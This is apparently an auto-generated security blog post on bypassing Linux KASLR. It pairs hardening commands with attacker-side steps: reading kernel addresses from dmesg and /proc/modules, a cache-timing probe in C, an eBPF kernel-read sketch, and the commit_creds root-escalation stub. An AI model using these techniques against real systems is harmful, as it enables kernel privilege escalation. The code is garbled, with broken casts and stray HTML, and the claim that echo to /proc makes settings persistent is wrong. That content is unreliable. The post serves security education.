Listen to this Post

Introduction:
Kernel Address Space Layout Randomization (KASLR) is a foundational defense mechanism in modern Linux systems, designed to randomize the kernel’s memory location and thwart exploitation. However, information disclosure vulnerabilities are its Achilles’ heel, providing attackers with the clues needed to bypass this protection and launch devastating kernel-level attacks.
Learning Objectives:
- Understand the critical role of KASLR in system security and its inherent weaknesses.
- Learn to identify and exploit common information disclosure vulnerabilities that leak kernel pointers.
- Implement advanced system hardening techniques to detect leaks and fortify KASLR against bypass attempts.
You Should Know:
1. The dmesg Leak: Your Kernel’s Oversharing Problem
The kernel ring buffer, accessible via dmesg, can inadvertently leak kernel pointers if `kptr_restrict` is not properly configured.
Step-by-step guide:
An attacker on a poorly hardened system can simply run:
dmesg | grep -i "kernel code"
 Example vulnerable output: [ 0.000000] kernel code: 0xffffffffc0000000 - 0xffffffffc0c00000 (MB)
This command filters the kernel log for lines containing “kernel code,” which on a vulnerable system might reveal the exact base address of the kernel code section. This disclosure completely negates the randomness provided by KASLR, giving an attacker a fixed target for their exploit.
- Hardening /proc/kallsyms: Locking Down the Kernel’s Address Book
The `/proc/kallsyms` file contains the addresses of all kernel symbols, making it a prime target for attackers. Proper system hardening is required to restrict access.
Step-by-step guide:
To check the current hardening status and secure the system, use these commands:
 Check current kptr_restrict and dmesg_restrict settings
cat /proc/sys/kernel/kptr_restrict
cat /proc/sys/kernel/dmesg_restrict

Harden the system by preventing unprivileged users from reading kernel pointers
echo 1 > /proc/sys/kernel/kptr_restrict  Hides kernel pointers from unprivileged users in /proc/kallsyms
echo 1 > /proc/sys/kernel/dmesg_restrict  Restricts dmesg access to users with CAP_SYSLOG capability
sysctl -w kernel.kptr_restrict=1  Makes the change persistent via sysctl (requires root)
sysctl -w kernel.dmesg_restrict=1
Setting `kptr_restrict=1` ensures that all kernel pointers in `/proc/kallsyms` are shown as zero for unprivileged users. `dmesg_restrict=1` prevents non-privileged users from reading the kernel log, closing a major information leak vector.
3. Exploiting CPU Caches: The Spectre-style Timing Attack
Even on a hardened system, microarchitectural side-channel attacks like Spectre can be used to infer kernel memory layout through precise timing measurements.
Step-by-step guide (Conceptual):
An attacker crafts a proof-of-concept to probe the CPU’s cache. The following C code snippet illustrates the core timing mechanism:
include <stdint.h>
include <stdio.h>
// ... other includes for timing

<dl>
<dt>unsigned int probe_time(char adrs) {</dt>
<dt>volatile unsigned long time;</dt>
<dt>asm <strong>volatile</strong> (</dt>
<dt>" mfence \n"</dt>
<dt>" lfence \n"</dt>
<dt>" rdtsc \n"</dt>
<dt>" lfence \n"</dt>
<dt>" movl %%eax, %%esi \n"</dt>
<dt>" movl (%1), %%eax \n" // Memory access to the target address</dt>
<dt>" lfence \n"</dt>
<dt>" rdtsc \n"</dt>
<dt>" subl %%esi, %%eax \n"</dt>
<dd>"=a" (time)</dd>

<dd>"c" (adrs)</dd>

<dd>"%esi", "%edx"
);
return time;
}</dd>
</dl>

int main() {
uint64_t target_kernel_address = 0xffffffffc0000000; // Hypothetical target
int cache_hit_threshold = 100; // CPU cycle threshold
unsigned int time_taken = probe_time((char)target_kernel_address);
if (time_taken < cache_hit_threshold) {
printf("Address is cached! Likely correct guess.\n");
} else {
printf("Address is not cached.\n");
}
return 0;
}
This code measures the time to access a memory address. A fast access time suggests the address is in the CPU cache, potentially because it was recently accessed by the kernel, revealing its validity and helping an attacker brute-force the KASLR offset.
4. Kernel Module Address Exposure in /proc/modules
The `/proc/modules` interface lists all loaded kernel modules and their memory addresses, which can be used to calculate the KASLR slide if a module’s base address is known.
Step-by-step guide:
An attacker can easily parse this file to gather intelligence:
cat /proc/modules
 Example output: nfnetlink 28672 1 - Live 0xffffffffc0a00000
awk '{print $1,$6}' /proc/modules  Extract just the module name and its address
The Live address (e.g., 0xffffffffc0a00000) is the base address of the kernel module in memory. If an attacker knows the original, non-randomized address of the module from its binary, the difference between the two reveals the KASLR offset, allowing them to calculate the addresses of all other kernel symbols.
- The Power of eBPF for Runtime Monitoring and Exploitation
Extended Berkeley Packet Filter (eBPF) is a powerful in-kernel virtual machine. While used for observability, it can also be abused by attackers to create sophisticated memory probing tools that are harder to detect than traditional methods.
Step-by-step guide (Conceptual BPF code):
An attacker could load a malicious eBPF program designed to access kernel memory from within a “safe” context. The program would be attached to a kernel tracepoint.
// SEC("tracepoint/syscalls/sys_enter_openat")
int kprobe__sys_enter_openat(struct trace_event_raw_sys_enter ctx) {
u64 key = 0;
u64 value;
u64 kernel_ptr; // Target kernel address to probe

value = bpf_map_lookup_elem(&my_map, &key);
if (value) {
// Attempt to read from a guessed kernel address
bpf_probe_read_kernel(value, sizeof(value), (void )kernel_ptr);
}
return 0;
}
This conceptual eBPF code snippet, when loaded, attempts to read from a kernel address (kernel_ptr) on every `openat` system call. While the read may fail, the side effects (e.g., lack of a crash, or timing differences) can be observed from user space to infer the validity of the address, effectively probing the kernel layout from within.
6. Mitigation: Enforcing Kernel Page-Table Isolation (KPTI)
KPTI is a critical mitigation that separates user-space and kernel-space page tables entirely, severely hindering side-channel attacks that rely on caching behavior from user space.
Step-by-step guide:
To verify if KPTI is active on your system, check the kernel boot parameters or messages:
dmesg | grep -i "pti"
 Expected output on a mitigated system: [ 0.000000] Kernel/User page tables isolation: enabled

cat /proc/cpuinfo | grep bugs
 Output might show: bugs : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass retbleed
If the output shows Kernel/User page tables isolation: enabled, the system is protected against Meltdown and similar attacks that form the basis of many KASLR-bypass techniques. This mitigation fundamentally changes how memory is managed, making user-space cache timing attacks against kernel memory far more difficult.
- The Final Blow: Crafting the Reliable Exploit Payload
Once the KASLR offset is determined, the attacker can calculate the real address of functions like `commit_creds` andprepare_kernel_cred, which are used for privilege escalation.
Step-by-step guide (Exploit Code Snippet):
The following is a simplified outline of the final stage of a kernel exploit, after the KASLR bypass.
// After calculating the KASLR slide (kaslr_slide)
unsigned long commit_creds_addr = ORIGINAL_COMMIT_CREDS + kaslr_slide;
unsigned long prepare_kernel_cred_addr = ORIGINAL_PREPARE_KERNEL_CRED + kaslr_slide;

// Function pointer typedefs for clarity
typedef void (prepare_kernel_cred_t)(void daemon);
typedef int (commit_creds_t)(void new);

// Execute the privilege escalation
commit_creds_t commit_creds = (commit_creds_t)commit_creds_addr;
prepare_kernel_cred_t prepare_kernel_cred = (prepare_kernel_cred_t)prepare_kernel_cred_addr;

commit_creds(prepare_kernel_cred(NULL));
This code calculates the actual runtime addresses of two critical kernel functions by adding the discovered KASLR offset to their known base addresses. It then calls these functions to create a new set of root credentials and commits them to the current process, achieving full root privileges.
What Undercode Say:
- KASLR is a Speed Bump, Not a Roadblock. The persistence and variety of KASLR bypass techniques demonstrate that it is a single layer of defense, not a complete solution. Its effectiveness is entirely dependent on the absence of information leaks, which are common in complex software. Relying on KASLR alone is a critical security misconfiguration.
- The Arms Race Moves to the Microarchitectural Level. Modern bypasses are less about simple log leaks and more about exploiting the fundamental way CPUs work—through cache timing, branch prediction, and speculative execution. This requires defenders to think beyond software configuration and understand hardware vulnerabilities, enabling mitigations like KPTI and control-flow enforcement.
Prediction:
The evolution of KASLR bypass will increasingly leverage AI and machine learning to automate the process of analyzing information leaks and optimizing side-channel attacks. We will see the emergence of AI-powered exploit frameworks capable of autonomously fuzzing for new leak vectors, training on the results of microarchitectural probes, and generating highly reliable kernel exploits with minimal user interaction. This will lower the barrier to entry for sophisticated attacks, forcing a industry-wide shift towards mandatory memory safety languages (like Rust in the kernel), hardware-enforced security boundaries, and AI-driven defensive monitoring that can detect anomalous memory access patterns in real-time.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sam Bent – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


